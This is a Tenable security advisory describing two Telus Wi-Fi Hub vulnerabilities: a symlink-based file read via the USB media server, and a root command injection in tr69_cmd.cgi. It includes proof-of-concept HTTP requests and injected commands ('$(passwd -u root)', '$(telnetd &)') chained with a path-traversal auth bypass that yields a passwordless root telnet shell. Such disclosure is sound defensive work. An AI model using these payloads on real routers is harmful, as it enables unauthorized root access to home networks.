tenable

Multiple Vulnerabilities in Telus Wi-Fi Hub

Medium

← View More Research Advisories

Synopsis

CVE-2021-20121 : Arbitrary file read via DLNA/UPnP symbolic link following
CVSS:3.0/AV:P/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N - Base Score 4.0
The Telus Wi-Fi Hub (PRV65B444A-S-TS) with firmware version 3.00.20 is vulnerable to an authenticated arbitrary file read. An authenticated user with physical access to the device can read arbitrary files from the device by preparing and connecting a specially prepared USB drive to the device, and making a series of crafted requests to the device's web interface.

An authenticated user with physical access to the device can read arbitrary files from the device by creating symbolic links to specific files on a USB device, and attaching the USB device to the Telus WiFi Hub.

Though the risk posed by this vulnerability is not high, it is a useful means of being able to read local files from the Telus Wifi device that would normally not be accessible to the end user. For instance, it was used in order to obtain the /usr/sbin/httpd file from the device for further research.

Proof of concept:
Exploiting this issue takes a number of steps so there is no discrete, single-payload PoC. The following steps were taken:

1) Format a new USB drive. During testing we formatted the drive as NTFS

2) Create symlink to desired file, naming it as a .wav file

In this case, during testing, we created a symlink to /usr/sbin/httpd with the following command run on a linux machine:

ln -s /usr/sbin/httpd httpd.wav
It is named as a .wav file because the media server would not otherwise try to follow the symlink / serve the file.

3) While authenticated to the Telus Wifi Hub, deselect "Share All Disk" in the USB Media Server settings. We will need to share two folders:

3a. The first, by manipulating the default request, to share "/usr/"

3b. The second by just saving the default shared folder under /tmp/media/ (root folder of the USB drive)

4) Create a new shared folder with any settings, intercept the request made when saving the shared folder settings, and edit the parameters such that the shared folder path points to /usr/ instead of /tmp/media/<usb drive root dir>


4a. The first request would look something like this, ensuring that the folder being shared (in this case the 85204000100 parameter) is %2fusr


```
POST /apply_abstract.cgi HTTP/1.1
Host: 192.168.1.254
Cookie: popup=1; SID=3227962981701022755145059489405929628938009301597313811979011735; sel_menu=group_4; defpg=usb_media_edit.htm; sel_tabmenu=idx_53
Content-Length: 166
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://192.168.1.254
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://192.168.1.254/usb_media_edit.htm?t=1625669939385
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

action=ui_usb_mediaserver&httoken=503916783&submit_button=usb_media.htm&852036000000=1&852042001000=1&852039001000=the_usr_folder&852040001000=%2Fusr&852044001000=APV
```

4b. The second request would just be the sharing of the root directory of the usb device, which would look like this (for our USB device volume named "NOTHING")

```
POST /apply_abstract.cgi HTTP/1.1
Host: 192.168.1.254
Cookie: popup=1; SID=3227962981701022755145059489405929628938009301597313811979011735; sel_menu=group_4; defpg=usb_media_edit.htm; sel_tabmenu=idx_53
Content-Length: 196
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://192.168.1.254
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://192.168.1.254/usb_media_edit.htm?t=1625670037516
```

5) Once both folders have been shared, it is possible to connect to the UPnP server and download httpd.wav, which will actually contain the contents of /usr/sbin/httpd. In our testing this was done by connecting using VLC media player to get the proper url for httpd.wav, which was http://192.168.1.254:8200/MediaItems/108.wav. The number associated with the file will change in different attempts/on different devices.





108.wav should be an ELF binary, and once it has been downloaded, it can be renamed to httpd and analyzed in software like Ghidra to further identify additional vulnerabilities in the web interface.

CVE-2021-20122 : Authenticated command injection in tr69.htm
CVSS:3.0/AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H - Base Score 6.8
The Telus Wi-Fi Hub (PRV65B444A-S-TS) with firmware version 3.00.20 is affected by an authenticated command injection vulnerability in multiple parameters passed to tr69_cmd.cgi. A remote attacker connected to the router's LAN and authenticated with a super user account, or using a bypass authentication vulnerability like CVE-2021-20090 could leverage this issue to run commands or gain a shell as root on the target device.

The form inputs passed in **tr69.htm** to **tr69_cmd.cgi**, are not sanitized before being passed to **system()** calls in httpd.

Though tr69.htm is normally inaccessible, even to the standard admin user (presumably accessible to Telus / Super Admin users), it is still accessible to users leveraging an authentication bypass vulnerability like CVE-2021-20090 (reported to Telus separately via the CERT Coordination Center).

For example, to update the tr69 configuration with a username passed via the **tr69_username** parameter, httpd calls something similar to the following (code from Ghidra's decompiler):

```
snprintf(acStack1192,0x400,"tr69_trigger setvalue Device.ManagementServer.Username=%s", tr69_username);
system(acStack1192);
```

Since tr69_username is not sanitized, an attacker can inject commands to be run as root. For example, passing $(id) as tr69_username would set the username to the result of the id command, in this case uid=0(root), as it clips the response at the first space.

This can be used to get root access to the device by running the following two commands, passing the following as separate changes to the tr69_username parameter in sequence:

1) **$(passwd -u root)**

This unlocks the root user so the attacker can login with the root user's default password, which is empty

2) **$(telnetd &)**

This runs telnet on port 23, and allows the attacker to login as root with no password, gaining a root shell on the device.

Proof of Concept:

These two requests are the POST requests reflecting the two steps above to acquire a root shell via telnet on the device (note we are chaining the requests with **CVE-2021-20090** to access the page):

```
POST /js/..%2ftr69_cmd.cgi HTTP/1.1
Host: 192.168.1.254
Cookie: popup=1; defpg=tel_call_list.htm; SID=261965344496805068109305669631557663100769550178180130816772027 7; sel_tabmenu=idx_1; sel_menu=group_0
Content-Length: 205
```

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://192.168.1.254/tr69.htm
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


httoken=787046719&tr69_enable=1&tr69_url=https%3A%2F%2Fhdm.telus.com&tr69_username=%24%28passwd+-u+root%29&tr69_password=&tr69_mac_prefix=507E5D&tr69_periodInform=1&tr69_PIInter
```

```
POST /js/..%2ftr69_cmd.cgi HTTP/1.1
Host: 192.168.1.254
Cookie: popup=1; defpg=tel_call_list.htm; SID=3855262964125098823963634631743348066372904405587005389842148492; sel_tabmenu=idx_1; sel_menu=group_0
Content-Length: 203
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://192.168.1.254
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://192.168.1.254/tr69.htm?t=1623948576849
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

httoken=1302717927&tr69_enable=1&tr69_url=https%3A%2F%2Fhdm.telus.com&tr69_username=%24%28telnetd+%26%29&tr69_password=&tr69_mac_prefix=507E5D&tr69_periodInform=1&tr69_PIInterva
```

After these two requests an attacker can login as root with no password on port 23.

Solution

The vendor has advised they are working on a patch. Please contact Telus for more information.

Additional References

https://www.tenable.com/security/research/tra-2021-13

Disclosure Timeline

13 July 2021 - Tenable discloses issues to Telus, Arcadyan
23 July 2021 - Tenable receives response from Arcadyan indicating they are working with Telus to resolve issue.
27 July 2021 - Tenable requests confirmation from Telus
27 July 2021 - Telus responds that they had confirmed on 14 July
17 September 2021 - Tenable asks Telus for an update on status
5 October 2021 - Arcadyan informs Tenable that patch has been created and will be included in future firmware update
11 October 2021 - 90 Day Disclosure date reached

Risk Information

CVE ID: CVE-2021-20121
CVE-2021-20122
Tenable Advisory ID: TRA-2021-41
Credit: Evan Grant

Affected Products: Telus Wi-Fi Hub (PRV65B444A-S-TS) 3.00.20
Risk Factor: Medium

Advisory Timeline

11 October 2021 - Advisory published
11 October 2021 - Updated CVSS Score for CVE-2021-20122

tenable

FEATURED PRODUCTS

Tenable One Exposure Management Platform

Tenable.cs Cloud Security

Tenable.io Vulnerability Management

Tenable.io Web App Scanning

Tenable.asm External Attack Surface

Tenable.ad Active Directory

Tenable.ot Operational Technology

Tenable.sc Security Center

Tenable Lumin

Nessus

→ View all Products

FEATURED SOLUTIONS

Application Security

Building Management Systems

Cloud Security Posture Management

Compliance

Exposure Management

Finance

Healthcare

IT/OT

Ransomware

State / Local / Education

US Federal

Vulnerability Management

Zero Trust

→ View all Solutions

CUSTOMER RESOURCES

Resource Library

Community & Support

Customer Education

Tenable Research

Documentation

Trust and Assurance

Nessus Resource Center

Cyber Exposure Fundamentals

System Status

CONNECTIONS

Blog

Contact Us

Careers

Investors

Events

Media

tenable

Privacy Policy Legal 508 Compliance